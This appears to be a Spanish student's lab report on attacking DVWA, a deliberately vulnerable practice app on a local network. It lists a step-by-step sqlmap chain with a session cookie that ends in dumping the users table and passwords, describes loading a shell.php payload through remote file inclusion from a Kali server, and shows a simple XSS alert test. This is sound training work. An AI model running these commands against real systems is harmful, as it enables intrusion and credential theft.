TOMÁS ÁLVAREZ GÓMEZ
A200369

1. **Realizar el ataque al dvwa haciendo una Inyección SQL por medio del comando sqlmap, con el objetivo de saber el usuario y contraseñas almacenadas en esta tabla de la base de datos dvwa**


ejemplo sqlmap -u

1- sqlmap -u "http://192.168.1.225/dvwa/dvwa/vulnerabilities/sqli/?id=11&Submit=Submit" --cookie="security=low;PHPSESSID=32vs4edl962i4k99km2veiasaj"

(LO QUE HACE ES VERIFICAR LA DIRECCION IP QUE LE ESTAMOS MANDANDO Y SI ES VULNERABLE)

2- sqlmap -u "http://192.168.1.225/dvwa/dvwa/vulnerabilities/sqli/?id=11&Submit=Submit" --cookie="security=low;PHPSESSID=32vs4edl962i4k99km2veiasaj" --dbs


(UNICAMENTE CON AGREGAR --dbs NOS MUESTRA LAS BASE DE DATOS QUE TENEMOS. LA BASE DVWA QUE ES LA QUE NOS INTEREZA)



TOMÁS ÁLVAREZ GÓMEZ
A200369

3- sqlmap -u "http://192.168.1.225/dvwa/dvwa/vulnerabilities/sqli/?id=11&Submit=Submit" --cookie="security=low;PHPSESSID=32vs4edl962i4k99km2veiasaj" --tables -D dvwa

(LE ESTAMOS DICIENDO QUE NOS MUESTRE LAS TABLAS DE LAS BASE DE DATOS dvwa)




4- sqlmap -u "http://192.168.1.225/dvwa/dvwa/vulnerabilities/sqli/?id=11&Submit=Submit" --cookie="security=low;PHPSESSID=32vs4edl962i4k99km2veiasaj" --tables -D dvwa -T users –columns

(LE ESTAMOS DICIENDO QUE NOS MUESTRA LAS COLUMNAS DE LA TABLA users)

TOMÁS ÁLVAREZ GÓMEZ
A200369


5- sqlmap -u "http://192.168.1.225/dvwa/dvwa/vulnerabilities/sqli/?id=11&Submit=Submit" --cookie="security=low;PHPSESSID=32vs4edl962i4k99km2veiasaj" --tables -D dvwa -T users --columns -C "user, avatar, first_name, last_name, password, user_id"

(ESTAMOS SELECCIONANDO LA INFORMACIÓN QUE QUEREMOS VER CON RESPECTO A LAS COLUMNAS QUE SE NOS MOSTRARON CON EL COMANDO ANTERIOR Y NOS DA UNA VISTA PREVIA DE LO QUE SELECCIONAMOS)



6- sqlmap -u "http://192.168.1.225/dvwa/dvwa/vulnerabilities/sqli/?id=11&Submit=Submit" --cookie="security=low;PHPSESSID=32vs4edl962i4k99km2veiasaj" --tables -D dvwa -T users --columns -C "user, avatar, first_name, last_name, password, user_id" --dump

(Y UNICAMEN CON AGREGARLE A LO ANTERIOR EL COMANDO -dump SE NOS MUESTRA LA INFORMACION CONTENIDA EN LOS CAMPOS QUE SELECCIONAMOS)





TOMÁS ÁLVAREZ GÓMEZ
A200369

2. Hacer un ataque File Inclusión Externo.

Se basa en que nosotros podemos incluir ficheros de forma remota a otro servidor, es decir, yo desde mi casa, infecto un servidor que no se encuentra en mi casa, solo que al ser una simulación seria mi pc infectando mi propio pc. "SHELL CARGADO CORRECTAMENTE" en el servido rweb DVWA, desde un servidor web instalado en Kali Linux. El payload está alojado en el Kali Linux en la siguiente ruta:

/var/www/html/ y se denomina shell.php





TOMÁS ÁLVAREZ GÓMEZ
A200369

3. Cross Site Scriptiong (XSS) Reflected

Es basicamente usar inputs de páginas para meter scripts, para esto, sacamos a XSS reflected donde nos pide su nombre.

<script>alert("Tomas Alvarez Gomez")</script>